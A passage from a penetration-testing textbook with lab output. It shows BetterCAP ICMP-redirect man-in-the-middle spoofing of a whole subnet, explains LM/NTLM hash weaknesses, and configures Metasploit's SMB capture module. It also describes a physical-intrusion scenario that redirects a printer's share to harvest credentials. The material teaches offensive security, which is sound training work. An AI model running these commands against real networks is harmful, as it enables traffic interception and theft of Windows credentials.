
ICMP is a feature of the internet protocol suite; however, ICMP packets are interesting in that they are themselves IP packets. They are, thus, interesting little nuggets seen on IP networks, and RFC 792 is fascinating reading, a true nail-biter. While just about anyone worthy of the title of *techie* is familiar with ICMP via the famous ping utility (ICMP ECHO), the protocol has additional power that is understood more by network administrators than the average user.

One of those features is redirect: a message that advertises a better route to a destination based on a set of criteria. In our case, we spoof a message intended to poison a dynamically updated routing table. Whereas with ARP spoofing we created messages designed to trick devices into sending their data to a particular link layer address, with ICMP we're spoofing at the network layer and suggesting a better route for traffic. Naturally, that route passes through our attacking interface. It's like telling the driver of an armored truck, *Highway 75 is closed due to an accident, so take this shady back alley instead - it's faster*. Meanwhile, our goons are waiting to steal some money from the truck.

I'm willing to take the time and break down this sophisticated attack for you, but again, one of BetterCAP's strengths is allowing us to get straight to work. A single-line command is all we need:

```
# bettercap -S ICMP --full-duplex --sniffer-output BetterCapICMP
```

The following screenshot illustrates the output for the preceding command:




```
SERVERS:

        --httpd                      Enable HTTP server, default to false.
        --httpd-port PORT            Set HTTP server port, default to 8081.
        --httpd-path PATH            Set HTTP server path, default to ./ .
        --dns FILE                   Enable DNS server and use this file as a hosts resolution table.
        --dns-port PORT              Set DNS server port, default to 5300.

For examples & docs please visit https://bettercap.org/

root@yokwe:~# bettercap -S ICMP --full-duplex --sniffer-output BetterCapICMP
 _          _   _
| |__   ___| |_| |_ ___ _ __ ___ __ _ _ __
| '_ \ / _ \ __| __/ _ \ '__/ __/ _` | '_ \
| |_) |  __/ |_| ||  __/ | | (_| (_| | |_) |
|_.__/ \___|\__|\__\___|_|  \___\__,_| .__/
                                     |_| v1.6.2
http://bettercap.org/


[I] Starting [ spoofing:✓ discovery:✓ sniffer:✓ tcp-proxy:✘ udp-proxy:✘ http-proxy:✘ https-proxy:✘ sslstrip:✘ ht
tp-server:✘ dns-server:✘ ] ...

[I] [wlan0] 192.168.108.94 : 00:C0:CA:8D:8A:E8 / wlan0 ( ALFA )
[I] [GATEWAY] 192.168.108.1 : 00:AA:2A:E8:33:79 ( ??? )
[I] [DISCOVERY] Precomputing list of possible endpoints, this could take a while depending on your subnet ...
[I] [DISCOVERY] Done in 3.0 ms
[I] [DISCOVERY] Targeting the whole subnet 192.168.108.0..192.168.108.255 ...
[I] Found hostname YokNetPFS for address 192.168.108.1
[I] Acquired 3 new targets :

  [NEW] 192.168.108.87 : 60:38:E0:E1:C2:30 ( Belkin International )
  [NEW] 192.168.108.89 : 50:DC:E7:0C:DE:B9 ( ??? )
  [NEW] 192.168.108.96 : F8:59:71:4D:78:85 ( Intel Corporate )

[I] [SNIFFER] Saving packets to /root/BetterCapICMP .
```

- `-S ICMP` specifies that we're using ICMP to conduct the man-in-the-middle spoofing attack.
- `--full-duplex` tells BetterCAP to spoof in both directions; generally, you'll want to select this option.
- `--sniffer-output [file name]` defines our `.pcap` output for our analysis in Wireshark. (Don't forget to use display filters to clean up that ICMP noise!) The sniffer isn't enabled by default, but defining a `.pcap` output file enables it automatically.

I know what the hacker in you is thinking: what about target selection? Great point. By default, BetterCAP targets everyone. On our cozy lab LAN, this is desired to see just what this gem of a tool can do. On just about any real-world pen testing engagement, where part of your job is to demonstrate to the client what you can get away with before being caught, this is a great way to get slapped on the wrist on your first day.

For your study, it's nice to pull up the capture in Wireshark to see what's happening under the hood. Note, this is no less obnoxiously noisy than ARP spoofing, as you can see. Of course, just as ARP spoofing can be defended against, ICMP redirection attacks can be defended against – and it's a little easier to stop. For example, routers using static routes will render useless our little sleight-of-hand.


Applications
Places
Wireshark
Wed 00:37
BetterCapICMP
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...

```
No.  Time        Source          Destination      Protocol  Length  Info
  58 0.000000    192.168.108.1   192.168.108.89   ICMP      70 Redirect      (Redirect for host)
  59 0.000000    192.168.108.1   192.168.108.96   ICMP      70 Redirect      (Redirect for host)
  60 0.000000    192.168.108.1   192.168.108.96   ICMP      70 Redirect      (Redirect for host)
  61 0.000000    192.168.108.1   192.168.108.96   ICMP      70 Redirect      (Redirect for host)
  62 0.000000    192.168.108.1   192.168.108.96   ICMP      70 Redirect      (Redirect for host)
  63 0.000000    192.168.108.1   192.168.108.96   ICMP      70 Redirect      (Redirect for host)
  64 0.000000    192.168.108.1   192.168.108.87   ICMP      70 Redirect      (Redirect for host)
  65 0.000000    192.168.108.1   192.168.108.87   ICMP      70 Redirect      (Redirect for host)
  66 0.000000    192.168.108.1   192.168.108.87   ICMP      70 Redirect      (Redirect for host)
  67 0.000000    192.168.108.1   192.168.108.87   ICMP      70 Redirect      (Redirect for host)
  68 0.000000    192.168.108.1   192.168.108.89   ICMP      70 Redirect      (Redirect for host)
  69 0.000000    192.168.108.1   192.168.108.89   ICMP      70 Redirect      (Redirect for host)
  70 0.000000    192.168.108.1   192.168.108.96   ICMP      70 Redirect      (Redirect for host)
  71 0.000000    192.168.108.1   192.168.108.96   ICMP      70 Redirect      (Redirect for host)
  72 0.000000    192.168.108.1   192.168.108.96   ICMP      70 Redirect      (Redirect for host)
```

```
      Address: IntelCor_4d:78:85 (f8:59:71:4d:78:85)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▼ Source: 00:aa:2a:e8:33:79 (00:aa:2a:e8:33:79)
      Address: 00:aa:2a:e8:33:79 (00:aa:2a:e8:33:79)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
▼ Internet Protocol Version 4, Src: 192.168.108.1, Dst: 192.168.108.96
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▼ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
      0000 00.. = Differentiated Services Codepoint: Default (0)
      .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
    Total Length: 56
```

```
0000  f8 59 71 4d 78 85 00 aa  2a e8 33 79 08 00 45 00   .YqMx... *.3y..E.
0010  00 38 4f 4e 00 00 20 01  f1 c4 c0 a8 6c 01 c0 a8   .8ON.. . ....l...
0020  6c 60 05 01 27 c4 c0 a8  6c 5e 45 00 00 1c 23 08   l`..'... l^E...#.
0030  00 00 20 11 1e 17 c0 a8  6c 60 c0 a8 6c 01 00 35   .. ..... l`..l..5
0040  00 35 00 08 a5 c1                                  .5....
```

Frame (frame), 70 bytes   Packets: 79401 · Displayed: 79401 (100.0%) · Load time: 0:0.375   Profile: Default

Summary

In this chapter, we learned about passive versus active sniffing. We started by exploring wireless LANs in monitor mode, which allowed us to capture data without revealing our presence. We used Airodump-ng to organize the wireless environment and inform more precise sniffing with Wireshark. After exploring the basics with Wireshark, we moved on to advanced statistical analysis of both passive and active sniffing methods. For the active sniffing phase, we connected to a network (thus revealing our presence) and captured data visible to our card. We applied advanced display filters to hone in on interesting packets. within even very large network dumps. We then moved on to advanced Ettercap sniffing techniques, focusing on bridged sniffing with two interfaces. To demonstrate the power of this attack, we configured a malicious access point and set up our Kali box to function as a full-fledged traffic interceptor and IDS, including using Ettercap filters to capture and drop select data from the network. We then introduced BetterCAP, a sophisticated alternative to Ettercap, to demonstrate an ICMP redirection attack.

In the next chapter, we will discuss Windows password fundamentals, and we will demonstrate practical attacks to capture Windows credentials off the wire, and a host to feed into a password cracker. We will then discuss password cracking methods.

Questions

1. You put your wireless card in monitor mode and capture raw wireless packets without associating with a WLAN. What sniffing concept is this?
2. The BSSID of an access point is the same as the hardware's _____________.
3. Individual devices that are participating in conversations are called ___________ by Wireshark.
4. What is the Wireshark display filter used to find any packet with the TCP ACK flag set?
5. When writing Ettercap filters, you can put a space between a function name and the opening parenthesis. (True | False)
6. What Ettercap filter function will quietly prevent packets from passing to a destination?
7. How do you reduce the verbosity of Ettercap's command line interface?
8. What is the file extension of a binary Ettercap filter?
9. What does ICMP stand for?

Further reading

- Ettercap main page—`https://linux.die.net/man/8/ettercap`
- Etterfilter main page which includes details about scripting syntax—`https://linux.die.net/man/8/etterfilter`.
- Advanced Wireshark usage guide—`https://www.wireshark.org/docs/wsug_html_chunked/ChapterAdvanced.html`
- RFC 792
- RFC 793

3
Windows Passwords on the Network

There are few technologies that have molded modern information security quite like the Windows password. The sheer popularity of the Windows operating system has resulted in intense scrutiny of the methods and their security; when more eyes are examining the security of an authentication system, there are more lessons to inform growth and improvement. On the other hand, a major goal of Windows implementations is backwards compatibility. What this means in practice is that older and weaker methods are often found in today's environments, even when a more secure version is available – and even when that more secure version is enabled in the same environment. In this chapter, we'll be discussing some technology that's literally more than two decades old, and you might wonder, do we really need to be looking for this anymore? The answer is, sadly, yes. Your clients will have their reasons for configuring their systems to support security methods that can be literally broken in seconds, but it's not likely that they've truly grasped the impact of these decisions. That's why you are there, and it's why I've included this chapter in this book.

In this chapter, we will cover the following topics:

- A quick overview of Windows password hashes and design flaws
- An introduction to Metasploit by using an authentication capture auxiliary module
- A demonstration of **Link Local Multicast Name Resolution** (**LLMNR**)/**NetBIOS Name Service** (**NetBIOS NS**) spoofing to capture Windows credentials
- An introduction to John the Ripper, a popular password cracker, and modifying search parameters

Technical requirements

- A laptop running Kali Linux
- A laptop or desktop running Windows

Understanding Windows passwords

You sit down at your Windows computer, you punch in your password, and the computer logs you in. Windows has to have some means of knowing that your entry is correct. Naturally, we'd assume the password is stored on the computer, but interestingly enough, the password is stored nowhere on the computer. A unique representation of your password is used instead, and the same type of representation of your entry during the logon process is simply compared. If they match, Windows assumes your entry is the same as the password. This representation of Windows passwords is called a **hash**.

A crash course on hash algorithms

A hash is a one-way function; you can't take a hash value and work backwards to an input. The hash value is a fixed length defined by the algorithm, whereas the input is a variable length. You can create a SHA-256 hash value, 256 bits long, for a single letter or for the entire works of Shakespeare.

Some hash examples using SHA-256 include:

- The ASCII letter *a* (lowercase):

  ```
  ca978112ca1bbdcafac231b39a23dc4da786eff8147c4e72b9807785afee48bb
  ```

- The ASCII letter *A* (uppercase):

  ```
  559aead08264d5795d3909718cdd05abd49572e84fe55590eef31a88a08fdffd
  ```

- Shakespeare's *The Tragedy of Titus Andronicus* (entire play):

  ```
  02b8d381c9e39d6189efbc9a42511bbcb2d423803bb86c28ae248e31918c3b9a
  ```

- Shakespeare's *The Tragedy of Titus Andronicus* but with a single word misspelled:

  ```
  4487eba46b2327cfb59622a6b8984a74f1e1734285e4f8093fe242c885b4aadb
  ```

With these examples, you can see the fundamental nature of a hash algorithm at work. The output is fixed length; in these examples, the output is 64 hexadecimal characters long. (A single hexadecimal character is 4 bits long; 256 divided by 4 yields 64 characters.) A SHA-256 hash is always 64 characters, no matter the length of the input – even if the length is zero! Yes, there's even a hash value for literally nothing. It's 64 characters even for massive inputs, like Shakespeare's *Titus Andronicus* – that's 1.19 million characters. When it comes to the security application of hashing, one critical feature is the fact that changing a single character in a Shakespeare play radically changed the hash value. This is due to a principle in cryptography called **the avalanche effect**, and it's a core feature of secure algorithms.

Let's suppose that a bad guy has captured a hash representing my password. Thanks to the avalanche effect, he has no way of knowing by merely hashing his guesses that he was getting close to the actual value. He could be a single character off and the hash would look radically different. I know what the hacker in you is thinking, though: "mathematically speaking, as long as the fixed-length one-way function will accept inputs of arbitrarily longer lengths, there will always be some pair of values that will hash to the same output." Brilliant point, and you're right. This is called a **collision**. The primary goal of any secure hashing algorithm design is to reduce the risk of collisions. Mathematically speaking, you can't eliminate them – you can just make them extremely hard to find so that you may as well just try to find the target input.

Now, it's best to not go too deep into the rabbit hole of hashing when discussing Windows security, because in classic Microsoft form, they just had to do things their way. A Windows hash, from any point in the history of the operating system, is no ordinary hash.

Password hashing methods in Windows

We start our journey way back in the distant past. It was a time after the dinosaurs, though not by much. I'm talking about, of course, the age of the LM hash.

There's an ancient concept in operating systems called **the network operating system**. When you say these words today, you'll probably be understood as referencing the operating systems on networking devices such as routers (think Cisco IOS). But back in the day, it was an operating system optimized for networking tasks such as client-server communications. The concept was born when personal computing went from being a single user and computer in isolation to one of many users sharing information on a network. One such NOS is Microsoft's **LAN Manager** (**LM**). LM was successful but quickly found to be suffering from significant security issues. Microsoft then took the authentication mechanism and beefed it up in a new suite of protocols called **NT LAN Manager** (**NTLM**).

As we explore these authentication mechanisms, you need to know that there's two ways you'll get your hands on credentials: over the network or by stealing the hashes straight from the **Security Account Manager** (**SAM**). Hashes stored in the SAM are just plain representations of passwords, but authentication over the network is more complicated by virtue of using a challenge-response mechanism, which we'll discuss next.

If it ends with 1404EE, then it's easy for me – understanding LM hash flaws

Let's take a look at the LM hashes for a few passwords and see if there are any immediately noticeable patterns:

Password	**LM hash**
p4ssw0rd123	61CB73542432211C664345140A852F61
P4SSW0RD123	61CB73542432211C664345140A852F61
love001	7C3770A0C32FFD1AAAD3B435B51404EE
apple9	0082380B864D4292AAD3B435B51404EE
apple95apple95	3DE70B0D26654DC63DE70B0D26654DC6

We can already tell that this isn't an ordinary hashing algorithm.

The first two passwords have the same LM hash. The third and fourth passwords have the same last half. And finally, the last password has the same half repeated twice. Without pulling out any hacking tools, we've already figured out two important facts: the LM password is not case-sensitive, and the LM hash is two smaller hashes concatenated together! A Windows password that's protected with the LM hash is actually two seven-character passwords hashed separately.

Why are we concerned with an old and deprecated algorithm anyway? It's very common for enterprise systems to require backwards compatibility. The LM hash was stored by default, even on systems using the newer and stronger methods, until Vista; with Vista and beyond, it is possible to enable it. Many organizations enable storage of the LM hash to allow a legacy application to function.

To demonstrate this tremendous problem mathematically, let's calculate the total number of possible 14-character passwords with only letters and numbers, and compare it to the total number of pairs of seven-character passwords:

- Total 14-character passwords: `36^14 = 6.1409422 * 10^21` (about 6.1 sextillion passwords)
- Total seven-character pairs: `(36^7) + (36^7) = 156,728,328,192` (about 156.7 billion passwords)

The second number is only 0.00000000255% as large as the first number.

With the advent of Windows NT, the LM hash was replaced with the NT hash. Whereas the LM hash is DES-based and only works on a non-case-sensitive version of a 14-character maximum password split in half, the NT hash is MD4-based and calculates the hash from the UTF-16 unicode representation of the password. The results are 128 bits long in either case, and they're both easy as pie to attack.

Authenticating over the network–a different game altogether

So far, we've discussed Windows hashes as password equivalents, what I like to call naked hashes. Those hashes never hit the network, though. The hash becomes the shared secret in an encrypted challenge-response mechanism. In NTLMv1, once the client connects to the server, a random 8-byte number is sent to the client – this is the challenge. The client takes the naked hash, and after adding some padding to the end, splits it into three and DES encrypts the three pieces, separately, with the challenge – this forms a 24-byte response. As the response is created with the challenge and a shared secret (the hash), the server can authenticate the client. NTLMv2 adds a client-side challenge to the process. Password crackers are aware of these protocol differences, so you can simply import the results of a capture and get to cracking. As a rule of thumb, the more sophisticated algorithms require more time to crack their passwords.

So you can either steal passwords from the SAM within Windows, or you can listen for encrypted network authentication attempts. The first option gets you naked hashes, but it requires a compromise of the target. We'll be looking at post-exploitation later in the book, so for now, let's see what happens when we attack network authentication.

Capturing Windows passwords on the network

In the Kali Linux world, there is more than one way to set up an SMB listener, but now's a good time to bring out the framework that needs no introduction: Metasploit. The Metasploit Framework will play a major role in attacks throughout the book, but here we'll simply set up a quick and easy way for any Windows box on the network to attempt a file-sharing connection.

We start up the Metasploit console with:

```
# msfconsole
```

The Metasploit Framework comes with auxiliary modules – they aren't exploiters with payloads designed to get you shell, but they are wonderful sidekicks on a pen test as they can perform things such as fuzzing or, in our case here, server authentication captures. You can take the output from here and pass it right along to a cracker or to an exploit module to progress in your attack. To get a feel for the auxiliary modules available to you, you can type this command in the MSF prompt:

```
show auxiliary
```

We'll be using the SMB capture auxiliary module. Before we configure the listener, let's consider a real-world pen test scenario where this attack can be particularly useful.

A real-world pen test scenario – the chatty printer

You have physical access to a facility by looking the part: suit, tie, and a fake ID badge. Walking around the office, you notice a multifunction printer and scanner. During the course of the day, you see employees walk up to the device with papers in hand, punch something into the user interface, scan the documents, and then walk back to their desks. What is likely happening here is that the scanner is taking the images and storing them in a file share so that the user can access them from his or her computer. In order to do this, the printer must authenticate to the file share. Printers are often left with default administrator credentials, allowing us to change the configuration. The accounts used are often domain administrators, or at the very least, have permissions to access highly sensitive data. How you modify the printer's settings will depend on the specific model. Searching online for the user guide to the specific model is a no-brainer.

The idea is to temporarily change the destination share to the UNC path of your Kali box. When I did this, I kept a close eye on the screen; once I captured authentication attempts, I changed the settings back as quickly as I could to minimize any suspicion. The user's documents never make it to the file share; if it only happens once, they'll likely assume a temporary glitch and think nothing of it. But if multiple users are finding they consistently can't get documents onto the share, IT will be called.

Configuring our SMB listener


We have the MSF console up and running, so let's set up our SMB listener. We run this command at the MSF prompt:

```
use server/capture/smb
```

As with any Metasploit module, we can review the options available in this SMB capture module by commanding:

```
show options
```

The following screenshot illustrates the output of the preceding command:




```
msf auxiliary(server/capture/smb) > show options

Module options (auxiliary/server/capture/smb):

   Name        Current Setting   Required  Description
   ----        ---------------   --------  -----------
   CAINPWFILE                    no        The local filename to store the hashes in Cain&Abel format
   CHALLENGE   1122334455667788  yes       The 8 byte server challenge
   JOHNPWFILE                    no        The prefix to the local filename to store the hashes in John format
   SRVHOST     0.0.0.0           yes       The local host to listen on. This must be an address on the local mac
hine or 0.0.0.0
   SRVPORT     445               yes       The local port to listen on.


Auxiliary action:

   Name     Description
   ----     -----------
   Sniffer
```

Let's take a look at these settings in more detail:

- `CAINPWFILE` defines where captured hashes will be stored, but in the cain format. Cain (the powerful sniffing and cracking suite mentioned earlier, written for Windows) will capture hashes as it does its job, and then you have the option to save the data for later. The file that's created puts the hashes in a format cain recognizes. You can point cain to the file that's created here, using this flag. We aren't using cain, so we leave this blank.
- `CHALLENGE` defines the server challenge that is sent at the start of the authentication process. You'll recall that hashes captured off the network are not naked hashes like you'd find in the SAM, as they're password equivalents. They are encrypted as part of a challenge-response mechanism. What this means for us is we need to crack the captured hash with the same challenge, a number that's normally randomly generated – so we define it, making it a known value. Why `1122334455667788`? This is simply a common default in password crackers. The only key factor here is that we can predict the challenge, so, in theory, you can make this number whatever you want. I'm leaving it as the default so I don't have to toy around with cracker configuration later, but something to consider is whether a sneaky admin would notice predictable challenges being used. Seeing a server challenge of `1122334455667788` during SMB authentication is a dead giveaway that you're playing shenanigans on the network.
- `JOHNPWFILE` is the same setting as `CAINPWFILE`, but for John the Ripper. I know what the 19th-century British historian in you is saying: *His name was Jack the Ripper*. I'm referring to the password cracker, usually called John for short. We will be exploring John later, as it is probably the most popular cracker out there. For now, I'll define something here, as the John format is fairly universal and it will make my cracking job easier.
- `SRVHOST` defines the IP address of the listening host. It has to point at your attacking box. The default of `0.0.0.0` should be fine for most cases, but this can be helpful to define when we are attached via multiple interfaces with different assignments.
- `SRVPORT` defines the local listening port, and as you can imagine, we'd only change this in special situations. This should usually stay at the default of `445` (SMB over IP).


The challenge/response process described here is NTLMv1. NTLMv2 has the added element of a client-side challenge. Crackers are aware of this and our SMB capture module will show you the client challenge when it captures an authentication attempt.

Let's define `SRVHOST` to the IP address assigned to our interface. First, I'll run `ifconfig` and grep out `inet` to see my IP address, as shown in the following screenshot:




```
root@yokwe:~# ifconfig eth0 |grep inet
        inet 192.168.108.197  netmask 255.255.255.0  broadcast 192.168.108.255
```

Using the `set` command, we define `SRVHOST` with our IP address, as shown in the following screenshot:



```
msf auxiliary(server/capture/smb) > set SRVHOST 192.168.108.197
SRVHOST => 192.168.108.197
msf auxiliary(server/capture/smb) >
```

Even though this isn't technically an exploit, we use the same command to fire off our module, as shown in the following screenshot:




```
msf auxiliary(server/capture/smb) > exploit
[*] Auxiliary module running as background job 0.

[*] Server started.
msf auxiliary(server/capture/smb) >
```

And that is it. It runs in the background so you can keep working. The listener is running and all you need is to point a target at your IP address.

